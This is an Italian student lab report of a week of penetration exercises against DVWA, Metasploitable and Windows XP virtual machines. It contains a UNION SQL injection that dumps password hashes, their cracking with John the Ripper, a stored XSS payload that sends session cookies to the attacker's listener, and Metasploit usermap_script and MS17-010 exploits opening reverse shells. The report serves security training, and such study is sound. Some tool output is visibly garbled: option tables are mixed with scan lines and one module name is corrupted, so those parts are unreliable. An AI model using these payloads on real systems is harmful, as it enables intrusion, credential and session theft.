

BUILD WEEK 2

Team 4

Samuele Conti

Federico Colombo

Natalino Imbrogno

Antonio Spirin

Michael Poggiali

Alex Doddis

Alessio di Biagio

Gabriele Tortora

Giorno 1: Report SQL Injection

Nell'esercizio di oggi andremo ad eseguire un attacco sulla piattaforma DVWA di tipo SQL Injection.

Lo scopo è quello di recuperare la password in chiaro dell'utente Pablo Picasso.

SQL Injection

L'SQL injection è una tecnica di hacking che, sfruttando alcuni errori nella programmazione di pagine HTML, consente di inserire ed eseguire codice non previsto all'interno di applicazioni web che interrogano un database.

Ciò può consentire di accedere ai dati degli utenti senza autorizzazione, eseguire comandi arbitrari sul server del database o causare danni al database.

Esercizio

Come prima cosa la traccia ci chiede di cambiare l'ip delle nostre macchine virtuali
Ip Kali Linux: **192.168.13.100/24**

Ip Metasploitable: **192.168.13.150/24**

Una volta fatto settiamo la piattaforma DVWA sul livello di security settato a **LOW**

Ora ci spostiamo nella pagina dedicata alla SQL Injection della DVWA

The screenshot shows the DVWA interface. On the left is a sidebar with navigation links: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (highlighted in green), and SQL Injection (Blind). The main content area has a title 'Vulnerability: SQL Injection'. Below it is a form with a 'User ID:' label and a text input field. To the right of the input field is a 'Submit' button. Further down, there's a 'More info' section with three links: <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>, http://en.wikipedia.org/wiki/SQL_injection, and <http://www.unixwiz.net/techtips/sql-injection.html>.

In questa pagina andremo ad inserire il nostro codice in SQL che è il seguente:

```
%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
```

Questo codice ci restituisce la lista di tutti gli utenti con relative password cifrate, l'utente che ci interessa è quello relativo a Pablo Picasso

```
ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Pablo
Picasso
pablo
0d107d09f5bbe40cade3de5c71e9e9b7
```

Per poter decifrare la password andremo ad utilizzare il tool presente su Kali che è JohnTheRipper.

Per poterlo utilizzare dobbiamo creare un file di testo in cui andremo a mettere il nome utente seguito dalla password in hash.

```
1 pablo:0d107d09f5bbe40cade3de5c71e9e9b7
2 |
```

A questo punto andiamo a lanciare un attacco a dizionario da john con il comando seguente dove con **--format** andiamo a specificare il tipo di formato della password criptata (MD5)

```
(kali㉿kali)-[~/Desktop/Build_Week_2]
$ sudo john --format=raw-md5 Pablo.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8×3])
Warning: no OpenMP support for this hash type, consider --fork=8
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 2 candidates buffered for the current salt, minimum 24 needed for performance.
Warning: Only 20 candidates buffered for the current salt, minimum 24 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
letmein          (pablo)
1g 0:00:00:00 DONE 2/3 (2023-11-13 10:31) 50.00g/s 63400p/s 63400c/s 63400C/s 123456..larry
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

Come possiamo vedere il nostro tool ha decifrato la password

Quindi andiamo a lanciare il comando **--show** seguito sempre dal formato e alla fine il percorso del file di testo contenente la password. Come risultato ci verrà mostrata la password decriptata di pablo , che in questo caso è “**letmein**”

```
(kali㉿kali)-[~/Desktop/Build_Week_2]
$ sudo john --show --format=raw-md5 Pablo.txt
pablo:letmein

1 password hash cracked, 0 left
```

Come ultimo controllo proviamo a effettuare l'accesso con le credenziali appena trovate, riuscendo ad entrare con l'account di Pablo.

Welcome to Damn Vulnerable Web App!

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

WARNING!

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing [XAMPP](#) onto a local machine inside your LAN which is used solely for testing.

Disclaimer

We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

General Instructions

The help button allows you to view hits/tips for each vulnerability and for each security level on their respective page.

You have logged in as 'pablo'

Username: pablo
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

Giorno 2: Report Web Application Exploit XSS Stored

In questo esercizio andremo a sfruttare la vulnerabilità XSS persistente presente sulla Web Application DVWA al fine simulare il furto di una sessione di un utente lecito del sito, inoltrando i cookie «rubati» ad Web server sotto il nostro controllo.

XSS (CROSS-SITE SCRIPTING) STORED

Un attacco XSS persistente è un tipo di attacco informatico che consente a un utente malintenzionato di inserire codice dannoso in un'applicazione web. Questo codice dannoso viene quindi memorizzato sul server dell'applicazione e viene eseguito ogni volta che un altro utente visualizza la pagina web.

Gli attacchi XSS persistenti sono considerati i più pericolosi perché possono essere eseguiti più volte da un gran numero di utenti. Questo li rende particolarmente utili per diffondere malware, rubare dati o eseguire attacchi di phishing.

COOKIE

I cookies sono piccoli file di testo che si trovano sulla directory del browser. Quando si accede ad un sito web, un cookie che viene inviato sul dispositivo tramite cui si accede al sito web invia informazioni al browser.

I cookie di sessione vengono archiviati in una memoria temporanea ed eliminati quando l'utente termina la “sessione” nel browser.

Questo tipo di cookie monitora la vista dell'utente al sito a fa sì che la pagina non richieda le stesse informazioni più volte, come le credenziali di accesso.

L'introduzione dei cookie è stata una soluzione per migliorare la gestione delle sessioni e per consentire una maggiore personalizzazione e interattività nei siti web basati su HTTP.

Esercizio

Anche in questo caso la traccia ci fa cambiare l'ip delle nostre macchine:

Ip Kali Linux: **192.168.104.100/24**

Ip Metasploitable: **192.168.104.150/24**

Una volta fatto settiamo la piattaforma DVWA sul livello di security settato a **LOW**

Fatto ciò ci spostiamo nella pagina dedicata al XSS Stored

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

Sign Guestbook

Name: test
Message: This is a test comment.

More info

<http://ha.ckers.org/xss.html>
http://en.wikipedia.org/wiki/Cross-site_scripting
<http://www.cgisecurity.com/xss-faq.html>

In questa sezione andremo ad inserire il nostro codice malevolo:

```
<script>window.location="http://192.168.104.100:4444/?cookie="+document.cookie</script>
```

Questo codice reindirizza l'utente sull'URL da noi indicato e cattura i cookie di sessione associati all'indirizzo da cui proviene.

Per poter inserire il codice malevolo dobbiamo andare a modificare il limite di caratteri che possiamo inserire, per farlo possiamo cliccare con il tasto destro del mouse all'interno del campo "Message" e selezionare "Inspect".

Una volta fatto modifichiamo la stringa di codice come in figura:

```
<textarea name="mtxMessage" cols="50" rows="3" maxlength="500"></textarea>
```


Una volta fatto ed inserito il nostro codice possiamo intercettare i cookies di sessione mettendoci in ascolto sulla porta 4444.

Per farlo apriamo il terminale di Kali e avviamo un server in locale con il seguente comando: **python -m http.server 4444 &> cookie.txt**

```
(kali㉿kali)-[~/Desktop/Build_Week_2]
$ python -m http.server 4444 &> cookie.txt
```

In questo modo i cookies di sessione verrano salvati all'interno di un file di testo dove ogni qualvolta un ignaro utente visiterà la pagina infetta, verrà eseguito lo script che, appunto, ci invierà il cookie di sessione.

```
1 192.168.104.100 -- [13/Nov/2023 15:59:49] "GET /?cookie=security=low;%20PHPSESSID=261efb9054e019165cf024f09ffe6f8 HTTP/1.1" 200 -
```



Giorno 3: System Exploit BOF

Descrizione Codice

Questo codice è un programma C che implementa un semplice algoritmo di ordinamento per disporre gli elementi di un array di interi in ordine crescente. Il programma inizia chiedendo all'utente di inserire 10 valori interi, che vengono poi memorizzati in un array chiamato "vettore".

Il programma stampa quindi sullo schermo l'array non ordinato e utilizza una struttura ad anello annidata per confrontare ogni elemento dell'array con i suoi vicini. Se un elemento risulta più grande del suo vicino, i due elementi vengono scambiati e questo processo viene ripetuto finché l'intero array non viene ordinato in ordine crescente.

Una volta completato l'ordinamento, il programma stampa sullo schermo l'array ordinato.

```
#include <stdio.h> //Importiamo la libreria in modo da poter sfruttare funzioni come "printf" o "scanf"

int main () { //Questa è la funzione principale (main) del programma. È il punto di partenza
    int vector [10], i, j, k; //dell'esecuzione. La parola chiave "int" indica che la funzione restituirà un valore intero (int)
    int swap_var; //Dichiarazione di un vettore e di 4 variabili generali di tipo int (i,j,k swap_var)

    printf ("Inserire 10 interi:\n");

    for ( i = 0 ; i < 10 ; i++) //Ciclo for utilizzato per inserire i numeri all'interno del vettore, tramite input da parte dell'utente
    {
        int c= i+1;
        printf("[%d]:", c);
        scanf ("%d", &vector[i]);
    }

    printf ("Il vettore inserito e':\n");
    for ( i = 0 ; i < 10 ; i++) //Ciclo for utilizzato per la stampa di ogni numero presente all'interno del vettore
    {
        int t= i+1;
        printf("[%d]: %d", t, vector[i]);
        printf("\n");
    }

    for (j = 0 ; j < 10 - 1; j++)
    {
        for (k = 0 ; k < 10 - j - 1; k++)
        {
            if (vector[k] > vector[k+1])
            {
                swap_var=vector[k]; //Due cicli for annidati (tecnica Bubble Sort) per ordinare i numeri in modo crescente
                vector[k]=vector[k+1]; //Questa tecnica consiste nel confrontare coppie di numeri adiacenti e li scambia se
                vector[k+1]=swap_var; //non sono nell'ordine corretto utilizzando una variabile d'appoggio (swap_var)
            }
        }
    }

    printf("Il vettore ordinato e':\n");
    for (j = 0; j < 10; j++) //Ciclo for utilizzato per stampare il vettore finale ordinato
    {
        int g = j+1;
        printf("[%d]:", g);
        printf("%d\n", vector[j]);
    }

    return 0;
}
```

Adesso possiamo vedere se il nostro codice agisce nel modo da noi descritto:

```
$ ./BOF
Inserire 10 interi:
[1]:6
[2]:9
[3]:8
[4]:2
[5]:3
[6]:22
[7]:11
[8]:0
[9]:1
[10]:98
Il vettore inserito e':
[1]: 6
[2]: 9
[3]: 8
[4]: 2
[5]: 3
[6]: 22
[7]: 11
[8]: 0
[9]: 1
[10]: 98
Il vettore ordinato e':
[1]:0
[2]:1
[3]:2
[4]:3
[5]:6
[6]:8
[7]:9
[8]:11
[9]:22
[10]:98
```

Il nostro codice funziona esattamente come da noi descritto, adesso andremo a modificarlo in modo che si verifichi un errore di segmentazione come ci viene richiesto dalla traccia.

Un errore di segmentazione, noto come "segmentation fault", è un tipo di errore che si verifica in un programma, che consente l'accesso diretto alla memoria, quando si tenta di accedere a una parte della memoria a cui il programma non ha il permesso di accedere.

Per poter ottenere questo tipo di errore dobbiamo andare a modificare i parametri che riguardano il vettore.

```
printf("[\n");
scanf ("%d", &vector[i]);
}

printf ("Il vettore inserito e':\n");
for ( i = 0 ; i < 100000 ; i++)
{
    int t= i+1;
    printf("[%d]: %d", t, vector[i]);
    printf("\n");
}

for (i = 0 ; i < 10 - 1; i++)
```

Siamo andati ad aumentare il ciclo che stampa il vettore inserito in modo che il programma stamperà 100.000 elementi anche se l'utente ha inserito solo 10 numeri.

```
Inserire 10 interi:  
[1]:6  
[2]:6  
[3]:6  
[4]:7  
[5]:5  
[6]:5  
[7]:4  
[8]:4  
[9]:5  
[10]:6  
[8]:6  
[9]:7  
[10]:7  
[9]:8  
[10]:7  
[9]:7  
[10]:6  
[8]:7  
[9]:6  
[10]:7  
[9]:6  
[10]:5  
[7]:6  
[8]:7  
[9]:8  
[10]:7  
[9]:8  
[10]:7  
[9]:6  
[10]:7  
[9]:8  
[10]:7  
[9]:8  
[10]:7
```

Ora non ci resta che avviare nuovamente il nostro porgramma modificato. Come possiamo vedere dopo aver inserito i vettori il nostro programma va in segmentation fault.

```
[2157]: 1030976863  
[2158]: 993090331  
[2159]: 7156275  
[2160]: 1397966156  
[2161]: 1380275295  
[2162]: 1346454349  
[2163]: 1030059359  
[2164]: 1831885595  
[2165]: 792551168  
[2166]: 1701670760  
[2167]: 1701601583  
[2168]: 1698967416  
[2169]: 1869900659  
[2170]: 791555952  
[2171]: 1650619714  
[2172]: 1867736428  
[2173]: 771781746  
[2174]: 1651851823  
[2175]: 1399155810  
[2176]: 7631471  
[2177]: 0  
[2178]: 0  
zsh: segmentation fault  ./BubbleSort
```

Giorno 4: Exploit Metasploitable con Metasploit

Nell'esercizio di oggi andremo a sfruttare la vulnerabilità relativa al servizio samba presente sulla macchina Metasploitable sulla porta 445.

Protocollo Samba

Samba è un protocollo di condivisione dei file e stampanti che consente di far interagire Windows con altri sistemi operativi non Microsoft.

Il protocollo Samba è basato sul protocollo Server Message Block (SMB), è un pacchetto software che dà all'amministratore flessibilità e libertà in termini di installazione, configurazione, e scelta di sistema operativo e hardware.

Esercizio

Iniziamo con il cambiare l'ip delle nostre macchine virtuali:

Ip Kali Linux: **192.168.50.100**

Ip Metasploitable: **192.168.50.150**

Adesso possiamo passare alla fase della scansione delle vulnerabilità avviando il tool Nessus presente sulla macchina Kali Linux con il seguente comando.

```
(kali㉿kali)-[~]
$ sudo systemctl start nessusd.service
```

Avviato il programma andiamo sul sito di Nessus al seguente indirizzo per poter iniziare la scansione: **<https://kali:8834>**

A fine scansione andiamo ad analizzare la vulnerabilità su cui andremo ad eseguire l'esercizio.

90509 - Samba Badlock Vulnerability

Synopsis

An SMB server running on the remote host is affected by the Badlock vulnerability.

Description

The version of Samba, a CIFS/SMB server for Linux and Unix, running on the remote host is affected by a flaw, known as Badlock, that exists in the Security Account Manager (SAM) and Local Security Authority (Domain Policy) (LSAD) protocols due to improper authentication level negotiation over Remote Procedure Call (RPC) channels. A man-in-the-middle attacker who is able to intercept the traffic between a client and a server hosting a SAM database can exploit this flaw to force a downgrade of the authentication level, which allows the execution of arbitrary Samba network calls in the context of the intercepted user, such as viewing or modifying sensitive security data in the Active Directory (AD) database or disabling critical services.

Come ci viene detto nel report la porta interessata è la seguente:

Plugin Output
tcp/445/cifs

Possiamo verificare se la porta 445 è aperta su Metasploitable con una scansione di Nmap

```
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-13 15:35 CET
Nmap scan report for 192.168.50.150
Host is up (0.00060s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet?
25/tcp    open  smtp?
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec?
513/tcp   open  login?
514/tcp   open  shell?
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ccproxy-ftp?
3306/tcp  open  mysql?
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13      Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:65:82:D3 (Oracle VirtualBox virtual NIC)
Service Info: Host: irc.Metasploitable.LAN; OSS: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 193.24 seconds
```

Come possiamo vedere la porta è aperta, quindi procediamo con lo sfruttamento di questa porta grazie a Metasploit.

Utilizzando la funzione “search” possiamo cercare l’exploit relativo alla vulnerabilità che andremo a sfruttare.

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/unix/webapp/citrix_access_gateway_exec	2010-12-21	excellent	Yes	Citrix Access Gateway Command Execution
1	exploit/windows/license/caliclnt_getconfig	2005-03-02	average	No	Computer Associates License Client GETCONFIG Overflow
2	exploit/unix/misc/distcc_exec	2002-02-01	excellent	Yes	DistCC Daemon Command Execution
3	exploit/windows/smb/group_policy_startup	2015-01-26	manual	No	Group Policy Script Execution From Shared Resource
4	post/linux/gather/enum_configs		normal	No	Linux Gather Configurations
5	auxiliary/scanner/rsync/modules_list		normal	No	List Rsync Modules
6	exploit/windows/fileformat/ms14_060_sandworm	2014-10-14	excellent	No	MS14-060 Microsoft Windows OLE Package Manager Code Execution
7	exploit/unix/http/quest_kace_systems_management_rce	2018-05-31	excellent	Yes	Quest KACE Systems Management Command Injection
8	exploit/multi/samba/usermap_script	2007-05-14	excellent	No	Samba "username map script" Command Execution
9	exploit/multi/samba/ntrans	2003-04-07	average	No	Samba 2.2.2 - 2.2.6 ntrans Buffer Overflow
10	exploit/linux/samba/setinfopolicy_heap	2012-04-10	normal	Yes	Samba SetInformationPolicy AuditEventsInfo Heap Overflow
11	auxiliary/admin/smb/samba_symlink_traversal		normal	No	Samba _Symlink Directory Traversal
12	auxiliary/scanner/smb/smb_uninit_cred		normal	Yes	Samba _netr_ServerPasswordSet Uninitialized Credential State
13	exploit/linux/samba/chain_reply	2010-06-16	good	No	Samba chain_reply Memory Corruption (Linux x86)
14	exploit/linux/samba/is_known_pipename	2017-03-24	excellent	Yes	Samba is_known_pipename() Arbitrary Module Load
15	auxiliary/dos/samba/lsa_addprivs_heap		normal	No	Samba lsa_io_privilege_set Heap Overflow
16	auxiliary/dos/samba/lsa_transnames_heap		normal	No	Samba lsa_io_trans_names Heap Overflow
17	exploit/linux/samba/lsa_transnames_heap	2007-05-14	good	Yes	Samba lsa_io_trans_names Heap Overflow
18	exploit/osx/samba/lsa_transnames_heap	2007-05-14	average	No	Samba lsa_io_trans_names Heap Overflow
19	exploit/solaris/samba/lsa_transnames_heap	2007-05-14	average	No	Samba lsa_io_trans_names Heap Overflow
20	auxiliary/dos/samba/read_nttrans_ea_list		normal	No	Samba read_nttrans_ea_list Integer Overflow
21	exploit/freebsd/samba/trans2open	2003-04-07	great	No	Samba trans2open Overflow (*BSD x86)
22	exploit/linux/samba/trans2open	2003-04-07	great	No	Samba trans2open Overflow (Linux x86)
23	exploit/osx/samba/trans2open	2003-04-07	great	No	Samba trans2open Overflow (Mac OS X PPC)
24	exploit/solaris/samba/trans2open	2003-04-07	great	No	Samba trans2open Overflow (Solaris SPARC)
25	exploit/windows/http/samba6_search_results	2003-06-21	normal	Yes	Sambar 6 Search Results Buffer Overflow

Interact with a module by name or index. For example `info 25`, `use 25` or `use exploit/windows/http/samba6_search_results`

Nel nostro caso utilizzeremo l'exploit numero 8 con il seguente comando:

```
use exploit/multi/samba/usermap_script
```

Prima di configurare il nostro exploit andiamo a vedere i parametri richiesti per poterlo eseguire con il comando **show options**

[*] No payload configured, defaulting to cmd/unix/reverse_netcat																											
<code>msf6 exploit(multi/samba/usermap_script) > show options</code>																											
Module options (exploit/multi/samba/usermap_script):																											
<table border="1"> <thead> <tr> <th>Name</th><th>Current Setting</th><th>Required</th><th>Description</th></tr> </thead> <tbody> <tr><td>CHOST</td><td>no</td><td></td><td>The local client address</td></tr> <tr><td>CPORT</td><td>no</td><td></td><td>The local client port</td></tr> <tr><td>Proxies</td><td>no</td><td></td><td>A proxy chain of format type:host:port[,type:host:port][,...]</td></tr> <tr><td>RHOSTS</td><td>yes</td><td></td><td>The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</td></tr> <tr><td>RPORT</td><td>139</td><td>yes</td><td>The target port (TCP)</td></tr> </tbody> </table>				Name	Current Setting	Required	Description	CHOST	no		The local client address	CPORT	no		The local client port	Proxies	no		A proxy chain of format type:host:port[,type:host:port][,...]	RHOSTS	yes		The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html	RPORT	139	yes	The target port (TCP)
Name	Current Setting	Required	Description																								
CHOST	no		The local client address																								
CPORT	no		The local client port																								
Proxies	no		A proxy chain of format type:host:port[,type:host:port][,...]																								
RHOSTS	yes		The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html																								
RPORT	139	yes	The target port (TCP)																								
Payload options (cmd/unix/reverse_netcat):																											
<table border="1"> <thead> <tr> <th>Name</th><th>Current Setting</th><th>Required</th><th>Description</th></tr> </thead> <tbody> <tr><td>LHOST</td><td>192.168.50.100</td><td>yes</td><td>The listen address (an interface may be specified)</td></tr> <tr><td>LPORT</td><td>4444</td><td>yes</td><td>The listen port</td></tr> </tbody> </table>				Name	Current Setting	Required	Description	LHOST	192.168.50.100	yes	The listen address (an interface may be specified)	LPORT	4444	yes	The listen port												
Name	Current Setting	Required	Description																								
LHOST	192.168.50.100	yes	The listen address (an interface may be specified)																								
LPORT	4444	yes	The listen port																								
Exploit target:																											
<table border="1"> <thead> <tr> <th>Id</th><th>Name</th></tr> </thead> <tbody> <tr><td>--</td><td>--</td></tr> <tr><td>0</td><td>Automatic</td></tr> </tbody> </table>				Id	Name	--	--	0	Automatic																		
Id	Name																										
--	--																										
0	Automatic																										
View the full module info with the <code>info</code> , or <code>info -d</code> command.																											

Come possiamo vedere manca il parametro relativo alla macchina target che è **RHOSTS**, inoltre la traccia ci chiede di modificare la porta di ascolto **LPORT** dalla porta **4444** alla porta **5555**.

Per farlo utilizzeremo i comandi **set rhosts** e **set lport** come in figura:

```
msf6 exploit(multi/samba/usermap_script) > set rhosts 192.168.50.150
rhosts => 192.168.50.150
msf6 exploit(multi/samba/usermap_script) > set lport 5555
lport => 5555
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):
  Name   Current Setting  Required  Description
  ____  _____
  CHOST          no        The local client address
  CPORT          no        The local client port
  Proxies        no        A proxy chain of format type:host:port[,type:host:port][ ... ]
  RHOSTS    192.168.50.150  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      139         yes       The target port (TCP)

Payload options (cmd/unix/reverse_netcat):
  Name   Current Setting  Required  Description
  ____  _____
  LHOST    192.168.50.100  yes       The listen address (an interface may be specified)
  LPORT      5555         yes       The listen port

Exploit target:

  Id  Name
  --  --
  0   Automatic

View the full module info with the info, or info -d command.
```

Una volta settati e dopo aver verificato che i parametri sono stati inseriti correttamente con il comando **show options**, possiamo partire con l'exploit.

```
msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 192.168.50.100:5555
[*] Command shell session 1 opened (192.168.50.100:5555 → 192.168.50.150:50809) at 2023-11-14 08:07:40 +0100

ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:4a:ad:67
           inet addr:192.168.50.150 Bcast:192.168.50.255 Mask:255.255.255.0
           inet6 addr: fe80::a00:27ff:fe4a:ad67/64 Scope:Link
           UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
           RX packets:21 errors:0 dropped:0 overruns:0 frame:0
           TX packets:74 errors:0 dropped:0 overruns:0 carrier:0
           collisions:0 txqueuelen:1000
           RX bytes:1933 (1.8 KB) TX bytes:5727 (5.5 KB)
           Base address:0xd020 Memory:f0200000-f0220000

lo       Link encap:Local Loopback
           inet addr:127.0.0.1 Mask:255.0.0.0
           inet6 addr: ::1/128 Scope:Host
           UP LOOPBACK RUNNING MTU:16436 Metric:1
           RX packets:69 errors:0 dropped:0 overruns:0 frame:0
           TX packets:69 errors:0 dropped:0 overruns:0 carrier:0
           collisions:0 txqueuelen:0
           RX bytes:24713 (24.1 KB) TX bytes:24713 (24.1 KB)
```

Giorno 5: Exploit Windows con Metasploit

Nell'esercizio di oggi andremo a sfruttare una vulnerabilità presente su Windows XP per poter ottenere un accesso non autorizzato e ottenere informazioni sulla macchina vittima.

Esercizio

Iniziamo con il cambiare gli indirizzi ip delle nostre macchine

Ip Kali Linux: **192.168.200.100**

Ip Windows XP: **192.168.200.200**

Anche in questo caso iniziamo con l'effettuare una scansione con il tool Nessus per trovare la vulnerabilità che andremo a sfruttare.

Come possiamo vedere la vulnerabilità che andremo a sfruttare riguarda il protocollo SAMBA.

97833 - MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNALSYNERGY) (WannaCry) (EternalRocks) (Petya) (uncredentialed check)

Sapendo che il protocollo SMB è attivo sulla porta 445 andremo a verificare se Windows XP ha il servizio abilitato facendo una scansione con Nmap.

```
L$ sudo nmap -sV 192.168.200.200
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-14 16:37 CET
Nmap scan report for 192.168.200.200
Host is up (0.00037s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Microsoft Windows XP microsoft-ds
MAC Address: 08:00:27:0F:1A:9E (Oracle VirtualBox virtual NIC)
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.61 seconds
```

Terminata la scansione avviamo il tool Metasploit per poter eseguire l'exploit che riguarda il servizio **microsoft-ds**.

Con il comando search andremo a cercare la vulnerabilità **MS17-010** trovata con la scansione di Nessus.

```
msf6 > search ms17-010
Matching Modules
=====
#  Name                                Disclosure Date   Rank    Check  Description
--  --
0  exploit/windows/smb/ms17_010_永恒之蓝      2017-03-14   average Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1  exploit/windows/smb/ms17_010_psexec        2017-03-14   normal  Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
2  auxiliary/admin/smb/ms17_010_command       2017-03-14   normal  No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
3  auxiliary/scanner/smb/smb_ms17_010         2017-03-14   normal  No     MS17-010 SMB RCE Detection
4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14   great   Yes    SMB DOUBLEPULSAR Remote Code Execution

Not shown: 6582 closed top ports (reset)
Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce
```

Procederemo con l'exploit numero 1 utilizzando il seguente comando:

```
use exploit/windows/smb/ms17_010_psexec
```

Prima di poter utilizzare il nostro exploit dobbiamo configurarlo con i parametri richiesti, per vedere quali sono questi parametri utilizzeremo il comando **show options**.

```
msf6 exploit(windows/smb/ms17_010_psexec) > show options
Module options (exploit/windows/smb/ms17_010_psexec):
=====
Name          Current Setting  Required  Description
--  --
DBGTRACE      false           yes       Show extra debug trace info
LEAKATTEMPTS  99             yes       How many times to try to leak trans
NAMEDPIPE      ~               no        A named pipe that can be connected
NAMED_PIPES    /usr/share/metasploit-framework/data/wordlists/named_pipes.txt yes      List of named pipes to check
RHOSTS         192.168.200.200 yes       The target host(s), see https://do
RPORT          445             yes       The Target port (TCP)
SERVICE_DESCRIPTION 192.168.200.200 no        Service description to be used on t
SERVICE_DISPLAY_NAME ency.
SERVICE_NAME    ~               no        The service display name
SHARE          ADMIN$          yes       The share to connect to, can be an
SMBDomain     msrpc           no        The Windows domain to use for authen
SMBPass        ~               no        The password for the specified user
SMBUser        i***U          no        The username to authenticate as
MAC Address: 08:00:27:C5:CE:E7 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Payload options (windows/meterpreter/reverse_tcp):
OS CPE: cpe:/o:microsoft:windows_xn::sp2 cpe:/o:microsoft:windows_xp::sp3
Name          Current Setting  Required  Description
Net
Set EXITFUNC thread windows_xp: yes   Exit technique (Accepted: '', seh, thread, process,none)
LHOST         192.168.200.100 yes   The listen address (an interface may be specified)
LPORT          4444ts!       yes   The listen port
clock-skew: mean: -29m58s, deviation: 42m24s, median: -59m58s
lnbstat: NetBIOS name: WINDOWSXP, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:c5:ce:e7 (Oracle VirtualBox virtual NIC)
Exploit target:
sub-os-discovery:
Id  Name
--  --
0  windows xp (Windows 2000 LAN Manager)
0  automatic : windowsxp
NetBIOS computer name: WINDOWSXP\Y00
```

Per procedere dovremo configurare:

- RHOSTS con l'indirizzo IP della macchina target, cioè quello di Windows XP (**192.168.200.200**)
- LPORT con la porta assegnataci dai requisiti della simulazione, ossia **7777**

Per entrambe le configurazioni bisogna utilizzare il comando **set**

Non c'è bisogno di configurare il payload poiché viene usato quello di default quando viene scelto l'exploit.

